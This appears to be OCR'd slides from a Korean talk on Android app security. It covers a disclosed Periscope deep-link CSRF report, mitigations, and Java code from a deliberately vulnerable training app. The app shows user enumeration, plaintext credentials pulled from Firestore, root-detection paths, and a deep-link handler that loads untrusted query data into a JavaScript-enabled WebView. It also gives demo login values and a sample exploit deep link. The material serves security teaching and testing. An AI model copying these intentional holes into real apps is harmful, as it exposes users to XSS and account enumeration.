

[redacted]/injured.html

click here to exploit

flag11://hello.com/yolo?=auth&session=exampleKey



5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정



Kunal Pandey (kunal94)

3213	-	4.13	81st	18.61	89th
Reputation	Rank	Signal	Percentile	Impact	Percentile

198 #583987 Periscope android app deeplink leads to CSRF in follow action

Share:

State	● Resolved (Closed)	Severity	Low (0.1 ~ 3.9)
Disclosed	February 22, 2020 6:10am +0900	Participants	
Reported to	Twitter	Visibility	Disclosed (Full)
Reported at	May 19, 2019 12:49am +0900		
Asset	*.pscp.tv (Domain)		
CVE ID			
Weakness	Cross-Site Request Forgery (CSRF)		
Bounty	$1,540		

Collapse

TIMELINE

kunal94 submitted a report to Twitter. May 19th (2 years ago)

Hello Twitter Team


Summary

This issue is mainly in the Periscope Android app against CSRF follow action using deeplink.

Description

In normal Periscope Website, when we share a follow link like `www.pscp.tv/<user-id>/follow` , we get a response whether to follow a person or not, giving us an option, means CSRF protection is there in Periscope web application.
However, in the Periscope Android App, there are some internal deep links by which we can perform Direct CSRF in terms of the following user using internal deeplinks.

https://hackerone.com/reports/583987
(출처: hackerone)



Click

PoC 2 - 전화번호, 위치정보— 사용자구매정보 - 사ㅛ용자 친구 정보 등 유출

알림

37[redacted]127[redacted]

예

알림

친구 정보 : 장태진, 010, [redacted]93

예


https://ufo.stealien.com/r&d/2020/06/19/Deeplink.html
(출처: STEALIEN)

5. Insufficient Transport Layer & Authentication (DeepLink) – 취약점 대응 방안

1. 딥 링크 인자 값 검증
2. 소스 코드 및 로직을 쉽게 분석할 수 없도록 디컴파일 방지, 난독화 등 보안 솔루션 적용
3. URI 파싱하는 경우 getHost, substring, split과 같은 함수 필터링 필수 및 getQueryParameter 함수 활용하여 사전에 정의된 인자 값 파싱
4. Javascript Interface 허용X
5. 도메인 검증 우회 방지 (도메인 리스트 별도 지정 필요)
6. URI.parse 함수 사용하는 경우 특수 문자 필터링

6. 취약점 테스트 앱 개발


android_issue_2020.apk



6. 취약점 테스트 앱 개발 – *User Enumeration*

사용자 열거 - 핵심 코드1
UserEnumerationActivity.java


```java
input_id = user_id.getText().toString();
input_pw = user_pw.getText().toString();

if(db_id1.equals(input_id) && db_pw1.equals(input_pw)) {
    // arrester id 미리 제공
  Toast.makeText(UserEnumerationActivity.this,"Login Success!", Toast.LENGTH_SHORT).show();
    Intent mydata_intent = new Intent(UserEnumerationActivity.this, MydataActivity.class);
    mydata_intent.putExtra("db_id", db_id1);
    startActivity(mydata_intent);
}
else if(db_id1.equals(input_id) && !db_pw1.equals(input_pw)) {
    Toast.makeText(UserEnumerationActivity.this,"Password Incorrect!", Toast.LENGTH_SHORT).show();
}
else if(db_id2.equals(input_id) && db_pw2.equals(input_pw)) {
    // arrester id 미리 제공
  Toast.makeText(UserEnumerationActivity.this,"Login Success!", Toast.LENGTH_SHORT).show();
    Intent mydata_intent = new Intent(UserEnumerationActivity.this, MydataActivity.class);
    mydata_intent.putExtra("db_id", db_id2);
    startActivity(mydata_intent);
}
else if(db_id2.equals(input_id) && !db_pw2.equals(input_pw)) {
    Toast.makeText(UserEnumerationActivity.this,"Password Incorrect!", Toast.LENGTH_SHORT).show();
}
else if(db_id3.equals(input_id) && db_pw3.equals(input_pw)) {
    // arrester id 미리 제공
  Toast.makeText(UserEnumerationActivity.this,"Login Success!", Toast.LENGTH_SHORT).show();
    Intent mydata_intent = new Intent(UserEnumerationActivity.this, MydataActivity.class);
    mydata_intent.putExtra("db_id", db_id3);
    startActivity(mydata_intent);
}
else if(db_id3.equals(input_id) && !db_pw3.equals(input_pw)) {
    Toast.makeText(UserEnumerationActivity.this,"Password Incorrect!", Toast.LENGTH_SHORT).show();
}
else {
    Toast.makeText(UserEnumerationActivity.this,"This account does not exist!", Toast.LENGTH_SHORT).show();
}
```



6. 취약점 테스트 앱 개발 – *User Enumeration*

사용자 열거 - 핵심 코드2
MydataActivity.java

```java
now_id = getIntent().getStringExtra("db_id");

user_id_text.setText(now_id);

final DocumentReference docRef = Firestore.collection("users").document("user_info");
docRef.addSnapshotListener(new EventListener<DocumentSnapshot>() {
    @Override
    public void onEvent(@Nullable DocumentSnapshot value, @Nullable FirebaseFirestoreException error) {
        if (error != null) {
            Log.w("android_issue_2020", "Listen failed", error);
        }

        if (value != null && value.exists()) {
            Map<String, Object> shot = value.getData();
            db_id1 = String.valueOf(value.get("id1"));
            db_pw1 = String.valueOf(value.get("pw1"));
            db_card1 = String.valueOf(value.get("card1"));

            db_id2 = String.valueOf(value.get("id2"));
            db_pw2 = String.valueOf(value.get("pw2"));
            db_card2 = String.valueOf(value.get("card2"));

            db_id3 = String.valueOf(value.get("id3"));
            db_pw3 = String.valueOf(value.get("pw3"));
            db_card3 = String.valueOf(value.get("card3"));
        }
        else {
            //
        }
    }
});
```


User ID: arrester


User PW: demon


User Card: IT-1230

6. 취약점 테스트 앱 개발 – *Rooting Detection and Bypass*

루팅 탐지 우회 - 핵심 코드1
RootingDetectionBypassActivity.java

```
    try {
        Runtime.getRuntime().exec("su");
        isRootingFlag = true;
        msg_title = "Root Detected";
        msg_contents = "루팅이 탐지되었습니다.";
        ▶▶▶ firebase data code ◀◀◀
        finish();
        root_button.setEnabled(true);
    } catch ( Exception e) {
        // Exception -> false;
        isRootingFlag = false;
        msg_title = "Normal";
        msg_contents = "일반 사용자 권한 휴대폰 확인되었습니다.";
    }

    // su 명령 검증 통과 후 파일 경로 검증

  if(!isRootingFlag){
        isRootingFlag = checkRootingFiles(createFiles(RootFilesPath
        if (isRootingFlag == true) {
            msg_title = "Root Detected";
            msg_contents = "루팅이 탐지되었습니다.";
            ▶▶▶ firebase data code ◀◀◀
            finish();
            root_button.setEnabled(true);
        }
    }
    Log.d("test", "isRootingFlag = " + isRootingFlag);

    // test_keys 검증
  if(sub_check() == true) {
        msg_title = "Root Detected";
        msg_contents = "루팅이 탐지되었습니다.";
        ▶▶▶ firebase data code ◀◀◀
        finish();
        root_button.setEnabled(true);
    }
}
```





Normal
일반 사용자 권한 휴대폰 확인되었습니다.

6. 취약점 테스트 앱 개발 – *Rooting Detection and Bypass*

루팅 탐지 우회 - 핵심 코드2
탐지 경로 및 test-keys 검증

```java
public static final String ROOTING_PATH_1 = "/system/bin/su";
public static final String ROOTING_PATH_2 = "/system/xbin/su";
public static final String ROOTING_PATH_3 = "/system/app/Superuser.apk";
public static final String ROOTING_PATH_4 = "/data/data/com.noshufou.android.su";
public static final String ROOTING_PATH_5 = "/system/xbin/daemonsu";
public static final String ROOTING_PATH_6 = "/system/etc/init.d/99SuperSUDaemon";
public static final String ROOTING_PATH_7 = "/system/bin/.ext/.su";
public static final String ROOTING_PATH_8 = "/system/etc/.has_su_daemon";
public static final String ROOTING_PATH_9 = "/system/etc/.installed_su_daemon";
public static final String ROOTING_PATH_10 = "/dev/
com.koushikdutta.superuser.daemon/";
```



android_issue_2020

슈퍼유저 요청

android_issue_2020 (이)가 슈퍼유저 권한을 요청했습니다.

주의: 루팅에 대해 모를시에는 허가를 누르지마세요.

android_issue_2020

개발자 경고:
android.permission.ACCESS_SUPERUSER가
매니페스트에 정의되지 않았습니다.

[✓ 이번에만]
이 선택을 10분 동안 유지
이 선택을 계속 유지


```java
// test_keys 검증 함수
public static boolean sub_check() {
    String buildTags = android.os.Build.TAGS;
    return buildTags != null && buildTags.contains("test-
keys");
}


private File[] createFiles(String[] sfiles){
    File[] rootingFiles = new File[sfiles.length];
    for(int i=0 ; i < sfiles.length; i++){
        rootingFiles[i] = new File(sfiles[i]);
    }
    return rootingFiles;
}

private boolean checkRootingFiles(File... file){
    boolean result = false;
    for(File f : file){
        if(f != null && f.exists() && f.isFile()){
            result = true;
            break;
        }else{
            result = false;
        }
    }
    return result;
}
```

6. 취약점 테스트 앱 개발 - *DeepLink*

딥 링크 – 핵심 코드
DeepLinkActivity.java

```
<activity android:name=".DeepLinkActivity">
    <intent-filter>
        <category
android:name="android.intent.category.DEFAULT" />
        <category
android:name="android.intent.category.BROWSABLE" />

        <action
android:name="android.intent.action.VIEW" />

        <data
            android:host="value"
            android:scheme="issue" />
    </intent-filter>
</activity>
```

```
Intent intent = getIntent();
String action = intent.getAction();
Uri data = intent.getData();
if (Intent.ACTION_VIEW.equalsIgnoreCase(action) && data != null)
{
             ▶▶▶ firebase data code ◀◀◀
            script = data.getQuery();
            webView.setWebViewClient(new WebViewClient());
            webView.setWebChromeClient(new WebChromeClient());
            webView.loadData(script, "text/html", "UTF-8");
            webView.getSettings().setJavaScriptEnabled(true);
            deeplink_notice_text.setText(deeplink_flag);

}
```


android_issue_2020

자바스크립트

xss test

확인

flag{ [redacted]

6. 취약점 테스트 앱 개발 – *android_issue_2020.apk*

https://github.com/arrester/android_issue_2020